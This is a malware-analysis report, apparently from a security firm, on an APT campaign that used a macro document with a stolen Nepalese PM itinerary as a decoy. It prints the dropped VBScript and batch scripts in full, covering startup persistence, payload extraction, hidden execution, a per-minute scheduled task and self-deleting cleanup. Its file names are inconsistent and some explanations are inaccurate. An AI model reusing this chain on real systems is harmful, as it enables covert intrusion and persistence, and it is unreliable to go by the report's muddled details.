



APT
SIDEWINDER
targets NEPAL GOVERNMENT



FOREWORD

Recently, a cybercriminal group referred to as Sidewinder APT; a highly skilled and persistent threat actor group was discovered initiating a targeted campaign against Nepalese Government agencies. Their strategy involved the deployment of decoy malicious documents disguised as communications from the Prime Minister Personal Secretariat Office, which contained contents that resembled the itinerary of the Nepalese Prime Minister.

This deceptive approach revealed an advanced and potentially harmful threat that deployed a range of tactics, including email spear-phishing, document exploitation, and DLL side-loading, leveraging server-side polymorphism to enhance evasion of traditional antivirus detection. This urges swift attention and action from stakeholders to protect Nepal's governmental infrastructure.

The APT group, suspected to originate from India, has been targeting sectors like Government, Military, Education, Healthcare, ISP and Telecommunication throughout Asia, focusing primarily on Pakistan, China, Nepal and Afghanistan, since 2012. Besides, the APT group is fairly popular by the names like Rattlesnake, Hardcore Nationalist, HN2, APT Q4, RAZOR Tiger, APT Q39, BabyElephant and GroupA21.

TACTICS, TECHNIQUES, AND PROCEDURE





Figure 1: Infection Chain

OVERVIEW

Vairav Tech received a suspicious malicious document sample circulated via email, which targeted Nepalese Government agencies such as, Office of the Prime Minister, Council of Ministers, Ministry of Foreign Affairs, Public Procurement Monitoring Office, Federal Parliament and National Information Technology Center.

 **नेपाल सरकार**
प्रधानमन्त्री तथा मन्त्रिपरिषद्को कार्यालय
(प्रधानमन्त्रीको निजी सचिवालय)
सिंहदरवार, काठमाडौं
नेपाल

पत्र संख्या: ०८०/८१
च.नं. : प्र.नि.स./१/२१२५

२६ कार्तिक, २०८०

विषय: सुरक्षा व्यवस्था सम्बन्धमा।


श्रीमान् सचिवज्यू,
गृह मन्त्रालय, सिंहदरवार, काठमाडौं।
श्रीमान् सचिवज्यू,
रक्षा मन्त्रालय, सिंहदरवार, काठमाडौं।

सम्माननीय प्रधानमन्त्री पुष्पकमल दाहाल 'प्रचण्ड'ज्यू मिति २०८० मंसिर ०१ गते शुक्रबार बिहान १०.०० बजे नेपाली सेनाको हेलिकप्टर मार्फत काठमाडौंबाट तनहुँ प्रस्थान गरी देहायको कार्यक्रममा सरिक हुनुभई सोही दिन दिउँसो २.०० बजे नेपाली सेनाको हेलिकप्टर मार्फत काठमाडौं फिर्ता हुनुहुने कार्यक्रम तय भएकोले जानकारी तथा प्रभावकारी सुरक्षा प्रबन्धको लागि निर्देशानुसार अनुरोध छ।

तपसिल:

क्र.सं.	मिति	समय	कार्यक्रम	स्थान/साधन
१.	०१ मंसिर २०८०	१०.०० बजे	काठमाडौंबाट तनहुँ प्रस्थान	हेलिकप्टर
२.	०१ मंसिर २०८०	११.०० बजे	औषुखैरनी अस्पतालको समुद्घाटन	औषुखैरनी अस्पताल प्राङ्गण, औषुखैरनी ०३, तनहुँ
३.	०१ मंसिर २०८०	२.०० बजे	तनहुँबाट काठमाडौं फिर्ता	हेलिकप्टर

नोट: मौसम तथा कार्यक्रम अनुसार समय केही हेरफेर हुनसक्ने व्यहोरा समेत अनुरोध छ।


(मोहोदस्त अधिकारी)
शाखा अधिकृत

सोधार्थ/कार्यार्थ:
श्री मुख्यमन्त्री तथा मन्त्रिपरिषद्को कार्यालय, गण्डकी प्रदेश, पोखरा, कास्की।
श्री प्रधानसेनापतिको कार्यालय, जंगी अड्डा, भद्रकाली, काठमाडौं।
श्री बलाधिकृत विभाग व्यवस्था तथा युद्धकार्य महानिर्देशनालय, जंगी अड्डा, भद्रकाली, काठमाडौं।
श्री अति विशिष्ट व्यक्ति सुरक्षा निर्देशनालय, नारायणहिटी।
श्री सुरक्षा तथा समारोह सचिवालय, बात्सुबाटार, काठमाडौं।

☎ ५९७१००३, ५९७१००४, ५९७१००५ 🌐 <http://www.opmcm.gov.np>

Figure 2: Stolen Document from PM Secretariat Office

Circulated as a decoy, the document was suspected to have been initially stolen from the staff of the Prime Minister's Personal Secretariat office, presumably through a compromised email address.

A malicious document that was embedded with a macro and the extension .docm, circulated between September 15 - November 18, 2023.

File Hash (MD5)	File Type	File Size
e2a3edc708016316477228de885f0c39	Macro document	857.74 KB
5533daa9a34eab3ff725a4e7a873a519	Document	712.50 KB

Table: The hash value of the .docm file

THE PROCEDURE

After the victims receive the phishing email and unintentionally open it, they are lured to enable the macros once the document is opened. The enabled macros embedded with VB script and BAT script, are triggered to download the droppers conhost.zip or sihosts.zip. This ultimately installs conhost.exe or sihost.exe, which exhibit similar code characteristics to the Nim backdoor, with a primary objective of connecting back to the adversaries' command and control center.

The Nim backdoor: A variant of the C++ backdoor developed by the APT group Baby Elephant, it is considered an alias group of Sidewinder. The Baby Elephant APT group has previously targeted the Nepal Army too.

Based on the malware characteristics and network infrastructure, Vairav believes that these attacks could be classified as Baby Elephants. The attack activities are closely related to Sidewinder, as both the groups are closely tied.




Figure 3: Correlation Graph of the MalDoc

In-Depth Analysis

Initial stage

After the recipient opens the malicious document received via email, the embedded macro virus is activated. This malicious script proceeds to inspect the mouse settings on the Windows system, specifically targeting a registry key in the Windows Registry, namely “HKEY_CURRENT_USER\Control Panel\Mouse.” Within this registry key, the threat actor focuses on a particular entry named “DoubleClickSpeed”, conducting a read operation to extract the information. The registry entry type identified as “REG_SZ”, indicates a string value, with the read data is specified as “500,” likely representing the double-click speed configuration. This suggests a potentially nefarious intent to gather insights into the user’s mouse behavior.

Subsequently, the script collects varied event registries related to transactions between Oracle and Windows databases, with a particular emphasis on the registry key “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSDTC\MTxOCI”. Within this key, a specific entry named “OracleOciLib” undergoes a thorough examination through a read operation, focusing on the extraction of information.

The type value associated within this registry entry is denoted as “REG_SZ”, indicating a string value, wherein the extracted data is identified as “oci.dll.” This hints at a deliberate investigation of the OracleOciLib registry entry, aiming to gather details about the oci.dll file, potentially exploring the Oracle Database connectivity configuration on the Windows system.

After these registry manipulations, the script drops multiple VBScript and BAT files on the AppData directory of the user. The first VBScript name “OCu3HBg7gyI9aUaB.vbs” is dropped into the startup directory of the computer, located at “C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\OCu3HBg7gyI9aUaB.vbs.”




Figure 4: OCu3HBg7gyI9aUaB.vbs on Startup directory

The “Startup” folder contains executable files or scripts that launches automatically upon user login. Placing the scripts in the startup folder suggests an attempt to execute specific commands or actions during system startup. This tactic is commonly exploited by malware or potentially unwanted programs to achieve persistence on the infected machine, ensuring their execution each time the user logs in.

Also, it drops “skriften.vbs” and “8lGghf8kIPluu3cM.bat” on “C:\Users\windows\AppData\Local\” directory.




Figure 5: VBScript and BAT files on AppData directory

Furthermore, the script proceeds to write multiple binary data to a Stream object, constituting a sequence of operations involving the retrieval of an identifier, the writing of binary data to the Stream object through a specific function, and the return of a hexadecimal value. Lastly, the script creates multiple FileSystem objects to gain access to the computer's file system, potentially enabling further malicious activities.

Second Stage

Following the restart of the compromised computer, the script named "OCu3HBg7gyI9aUaB.vbs" is initiated from the startup menu.


```

1 WScript.Sleep 300000
2 If Ping() = true then
3 Set obj = Nothing
4 WScript.Sleep 300000
5 CreateObject("Wscript.Shell").Run chr(34) & "C:\Users\windows\AppData\Local\8lGghf8kIPuu3cM.bat" & chr(34), 0, False
6 Else
7 WScript.Sleep 300000
8 CreateObject("Wscript.Shell").Run chr(34) & "C:\Users\windows\AppData\Local\8lGghf8kIPuu3cM.bat" & chr(34), 0, False
9 End If
10 Function Ping()
11 Dim objPing
12 Dim objstatus
13 Ping = false
14 Set objPing = GetObject("winmgmts:{impersonationLevel=impersonate}")._
15 ExecQuery("SELECT * FROM Win32_PingStatus where address = 'www.google.com'")
16 For each objstatus in objPing
17 If objstatus.StatusCode = 0 then
18 Ping = true
19 Exit Function
20 End If
21 Next
22 End Function

```

Figure 6: Screenshot of the VBScript dropped on the startup folder

This VBScript serves as a simple automation script with a conditional workflow based on internet connectivity. Initially, the script pauses for 5 minutes using the **WScript.Sleep 300000** command.

Subsequently, it checks for the internet connectivity by attempting to ping www.google.com through the **Ping ()** function. If the ping is successful (returning True), it sets an unused variable **obj** to **Nothing**, pauses for another 5 minutes, then executes a batch file located at “C:\Users\windows\AppData\Local\8lGghf8kIPuu3cM.bat” using the **Wscript.Shell.Run** method.

In case of a failed ping (returning False), the script skips setting **obj** to **Nothing** pauses for 5 minutes, and executes the same batch file. The redundant execution of the batch file in both the success and failure branches might indicate an oversight in the script, and the variable **obj** does not contribute to the script’s functionality. Thus, the overall purpose of the script appears to involve periodic execution of a batch file contingent on the availability of internet connectivity, with intervals of 5 minutes between actions.

8lGghf8klPluu3cM.bat file

```
1 >"C:\Users\windows\AppData\Local\unzFile.vbs" (  
2 @echo off  
3 echo Set objFSO = CreateObject("Scripting.FileSystemObject")  
4 echo Set objFile = objFSO.CreateTextFile("C:\Users\windows\AppData\Local\unz.vbs", True)  
5 echo objFile.WriteLine "Set zcAps = GetObject("new:13709620-C279-11CE-A49E-44455340000")"  
6 echo objFile.WriteLine "zcAps.Namespace("C:\Users\windows\AppData\Local").CopyHere zcAps.Namespace("C:\Users\windows\AppData\Local\Microsoft\conhost.zip").items"  
7 echo objFile.Close  
8 echo Set objFile = Nothing  
9 )  
10 >"C:\Users\windows\AppData\Local\2L7uuZQboJBhTERK.bat" (  
11 echo @echo off  
12 echo wscript.exe "C:\Users\windows\AppData\Local\unzFile.vbs"  
13 echo "C:\Users\windows\AppData\Local\skripen.vbs" "C:\Users\windows\AppData\Local\2BYretPBD4iSQKYS.bat"  
14 )  
15 >"C:\Users\windows\AppData\Local\2BYretPBD4iSQKYS.bat" (  
16 echo @echo off  
17 echo wscript.exe "C:\Users\windows\AppData\Local\unz.vbs"  
18 echo "C:\Users\windows\AppData\Local\skripen.vbs" "C:\Users\windows\AppData\Local\d.bat"  
19 )  
20 >"C:\Users\windows\AppData\Local\d.bat" (  
21 echo @echo off  
22 echo schtasks /create /SC minute /MO 1 /TN ConsoleHostManager /TR "C:\Users\windows\AppData\Local\conhost.exe" /F  
23 echo "C:\Users\windows\AppData\Local\skripen.vbs" "C:\Users\windows\AppData\Local\e.bat"  
24 )  
25 >"C:\Users\windows\AppData\Local\e.bat" (  
26 echo del "C:\Users\windows\AppData\Local\unzFile.vbs"  
27 echo del "C:\Users\windows\AppData\Local\2L7uuZQboJBhTERK.bat"  
28 echo del "C:\Users\windows\AppData\Local\2BYretPBD4iSQKYS.bat"  
29 echo del "C:\Users\windows\AppData\Local\d.bat"  
30 echo del "C:\Users\windows\AppData\Local\e.bat"  
31 )  
32 "C:\Users\windows\AppData\Local\skripen.vbs" "C:\Users\windows\AppData\Local\2L7uuZQboJBhTERK.bat"  
33
```

Figure 7: Code of 8lGghf8klPluu3cM.bat file

The above code appears to be a series of commands written in a batch script and VBScript that collectively perform a sequence of actions on an infected system.

The step-by-step breakdown of the code is listed as beneath:

I. unzFile.vbs: This creates a VBScript file named “unzFile.vbs” in the “C:\Users\windows\AppData\Local” directory, and writes the VBScript code to this file, which essentially copies the contents of a ZIP file (“conhost.zip”) to the same directory using Windows Shell objects.

```
> AppData > Local > unzFile.vbs  
1 Set objFSO = CreateObject("Scripting.FileSystemObject")  
2 Set objFile = objFSO.CreateTextFile("C:\Users\windows\AppData\Local\unz.vbs", True)  
3 objFile.WriteLine "Set zcAps = GetObject("new:13709620-C279-11CE-A49E-44455340000")"  
4 objFile.WriteLine "zcAps.Namespace("C:\Users\windows\AppData\Local").CopyHere zcAps.Namespace("C:\Users\windows\AppData\Local\Microsoft\conhost.zip").items"  
5 objFile.Close  
6 Set objFile = Nothing  
7
```

Figure 8: Code of unzFile.vbs

Breakdown of VBScript Code:

a. **Set objFSO = CreateObject("Scripting.FileSystemObject"):**

This line creates a FileSystemObject, which is an object in VBScript that provides access to the file system. Also, it allows the script to interact with files and folders.

b. **Set objFile = objFSO.CreateTextFile("C:\Users\windows\AppData\Local\unz.vbs", True):**

This line uses the previously created FileSystemObject (objFSO) to create a new text file named "unz.vbs" in the specified directory ("C:\Users\windows\AppData\Local"). The True parameter indicates that if the file already exists, it should be overwritten.

c. **objFile.WriteLine "Set zcAps = GetObject("new:13709620-C279-11CE-A49E-444553540000")":**

This line writes a new line to the text file. The content of the line is a VBScript instruction that initializes an object (zcAps) using the GetObject method with a specific namespace identifier ("new:13709620-C279-11CE-A49E-444553540000"). This identifier likely represents a Shell object in the Windows Scripting Host environment.

d. **objFile.WriteLine "zcAps.Namespace("C:\Users\windows\AppData\Local").CopyHere zcAps.Namespace("C:\Users\windows\AppData\Local\Microsoft\conhost.zip").items":**

This line writes another VBScript instruction to the text file. Utilizing the zcAps object, it copies the contents of a ZIP file ("conhost.zip") located in the "C:\Users\windows\AppData\Local\Microsoft" directory to the "C:\Users\windows\AppData\Local" directory.

e. **objFile.Close:**

This line closes the text file, saving any changes made to it.

f. **Set objFile = Nothing:**

This line releases the reference to the objFile object, freeing up the system resources. The object variables are set to Nothing when they are no longer needed.

The creation of this script file suggests an automated process for extracting files from a specific ZIP archive ("conhost.zip"), concluding the code by closing the file and releasing associated resources.

II. 2L7uuZQboJBhTERK.bat: This creates a batch script named “2L7uuZQboJBhTERK.bat” in the “C:\Users\windows\AppData\Local” directory and writes the commands to this batch script, instructing it to execute the “unzFile.vbs” script and another script named “skriven.vbs” with certain parameters.

```
D: > AppData > Local > 2L7uuZQboJBhTERK.bat
1 @echo off
2 wscript.exe "C:\Users\windows\AppData\Local\unzFile.vbs"
3 "C:\Users\windows\AppData\Local\skriven.vbs" "C:\Users\windows\AppData\Local\2BYretPBD4iSQKYS.bat"
4
```

Figure 9: Code of 2L7uuZQboJBhTERK.bat

The command sequence begins by suppressing the display of commands in the console with @echo off. Subsequently, the script employs wscript.exe to execute a VBScript file named “unzFile.vbs” located in the “C:\Users\windows\AppData\Local” directory. This VBScript contains instructions related to file manipulation followed by another VBScript, “skriven.vbs”, which is then executed, providing the path to a batch script, “2BYretPBD4iSQKYS.bat”, as a parameter.

The specific actions performed by these scripts depend on their contents, which are not provided here. The use of VBScript and batch files in this context suggests a scripted automation process, potentially involving tasks related to file operations or system configuration.

```
D: > AppData > Local > skriven.vbs
1 GetObject("new: {72C24DD5-D70A-438B-8A42-98424B88AFB8}").Run chr(34) & WScript.Arguments(0) & chr(34), 0, False
2
```

Figure 10: Code of skriven.vbs

This command is a line of VBScript code that utilizes the GetObject method to retrieve a reference to a Windows Script Host (WSH) shell object. The specific identifier "new: {72C24DD5-D70A-438B-8A42-98424B88AFB8}" represents the ProgID (Programmatic Identifier) for the WScript.Shell object. Once the WScript.Shell object is obtained, the Run method is invoked on it.

Listed beneath is a breakdown of the parameters that are passed to the Run method:

- **chr(34) & WScript.Arguments(0) & chr(34):** This part of the code constructs a string that encapsulates the first command-line argument passed to the script. The chr(34) represents a double quotation mark, and WScript.Arguments(0) retrieves the first command-line argument. The constructed string is enclosed in double quotation marks.
- **0:** This parameter specifies the window style for the executed command. In this case, 0 indicates that the window should be hidden.
- **False:** The third parameter indicates whether the script should wait for the command to complete (True) or continue executing without waiting (False). In this case, it is set to False, meaning the script will not wait for the command to finish before moving on to the next line.

This command runs a command specified as the first command-line argument to the script using the WScript.Shell object. The executed command is encapsulated in double quotation marks and is run with a hidden window, and the script does not wait for the command to complete before continuing its execution. This type of construction is common in scripts where external commands or programs need to be invoked and executed as part of a broader script.

III. 2BYretPBD4iSQKYS.bat: This creates another batch script named “2BYretPBD4iSQKYS.bat” in the same directory. Like the previous batch script, it instructs the execution of the “unz.vbs” script and "skriven.vbs" with different parameters.

```
> AppData > Local > unz.vbs
1 Set zcAps = GetObject("new:13709620-C279-11CE-A49E-444553540000")
2 zcAps.Namespace("C:\Users\windows\AppData\Local").CopyHere zcAps.Namespace("C:\Users\windows\AppData\Local\Microsoft\conhost.zip").items
3
```

Figure 11: Code of unzFile.vbs

The provided script lines involve the use of VBScript to manipulate files and directories. The first line initializes an object, zcAps, using the GetObject method with a specific namespace identifier (“new:13709620-C279-11CE-A49E-444553540000”).

This identifier likely represents a Shell object in the Windows Scripting Host environment. The second line utilizes this object to perform file operations. It instructs the script to copy the contents of the “conhost.zip” file located in “C:\Users\windows\AppData\Local\Microsoft” to the “C:\Users\windows\AppData\Local” directory. This operation is carried out using the CopyHere method on the namespace associated with the destination directory.

IV. d.bat: This creates a batch script named “d.bat” with commands to create a scheduled task using schtasks. The task runs a program (“conhost.exe”) every minute.

```
D: > AppData > Local > d.bat
1 @echo off
2 schtasks /create /SC minute /MO 1 /TN ConsoleHostManager /TR "C:\Users\windows\AppData\Local\conhost.exe" /F
3 "C:\Users\windows\AppData\Local\skripen.vbs" "C:\Users\windows\AppData\Local\e.bat"
```

Figure 12: Code of d.bat file

It performs several tasks related to scheduling and executing processes on the system:

- a. **@echo off:** This command turns off the echoing of commands in the console, making the output cleaner by only displaying the results of commands rather than the commands themselves.
- b. **schtasks /create /SC minute /MO 1 /TN ConsoleHostManager /TR “C:\Users\windows\AppData\Local\conhost.exe” /F:** This line uses the schtasks command to create a new scheduled task.

The parameters are as follows:

- **/create:** This specifies the creation of a new scheduled task.
- **/SC minute:** This sets the scheduling frequency to every minute.
- **/MO 1:** This specifies that the task should run every 1 minute.
- **/TN ConsoleHostManager:** This assigns the name “ConsoleHostManager” to the scheduled task.
- **/TR “C:\Users\windows\AppData\Local\conhost.exe”:** This defines the task to execute the program “conhost.exe” located in the specified directory.
- **/F:** This forces the creation of the task, overwriting any existing task with the same name.

c. **“C:\Users\windows\AppData\Local\skriften.vbs” “C:\Users\windows\AppData\Local\e.bat”**: This line executes a VBScript file named “skriften.vbs” located in the “C:\Users\windows\AppData\Local” directory. Additionally, it provides the path to a batch script, “e.bat”, as a parameter to the VBScript. The purpose of this could be to perform specific actions within the VBScript that involve or depend on the provided batch script.

Furthermore, it creates a scheduled task that runs the “conhost.exe” program every minute. Following this, it executes a VBScript file (“skriften.vbs”) and passes a batch script (“e.bat”) as a parameter to the VBScript.

V. **e.bat**: This creates a batch script named “e.bat” with commands to delete the previously created files: “unzFile.vbs”, “2L7uuZQboJBhTERK.bat”, “2BYretPBD4iSQKYS.bat”, “d.bat”, and “e.bat” itself.

```
25 >"C:\Users\windows\AppData\Local\e.bat" (  
26 echo del "C:\Users\windows\AppData\Local\unzFile.vbs"  
27 echo del "C:\Users\windows\AppData\Local\2L7uuZQboJBhTERK.bat"  
28 echo del "C:\Users\windows\AppData\Local\2BYretPBD4iSQKYS.bat"  
29 echo del "C:\Users\windows\AppData\Local\d.bat"  
30 echo del "C:\Users\windows\AppData\Local\e.bat"  
31 )
```

Figure 13: Code of e.bat

It is designed to echo deletion commands for specific files - namely, “unzFile.vbs”, “2L7uuZQboJBhTERK.bat”, “2BYretPBD4iSQKYS.bat”, “d.bat”, and the script itself, “e.bat”. The inclusion of the echo command indicates that the script displays these commands in the console without executing them immediately. The actual deletion of the specified files would occur when the script is run, subsequently initiating a self-destructive mechanism, as it cleans up its own components after completing its intended tasks.

VI. Execution:

Finally, the script initiates the execution of “skriften.vbs” with parameters, leading to the execution of “2L7uuZQboJBhTERK.bat”.

VII. Cronhost.exe:

The file possesses the MD5 hash “777fcc34fef4a16b2276e420c5fb3a73”. Upon verifying this hash value on VirusTotal, it was confirmed that the file was linked to a reverse shell.

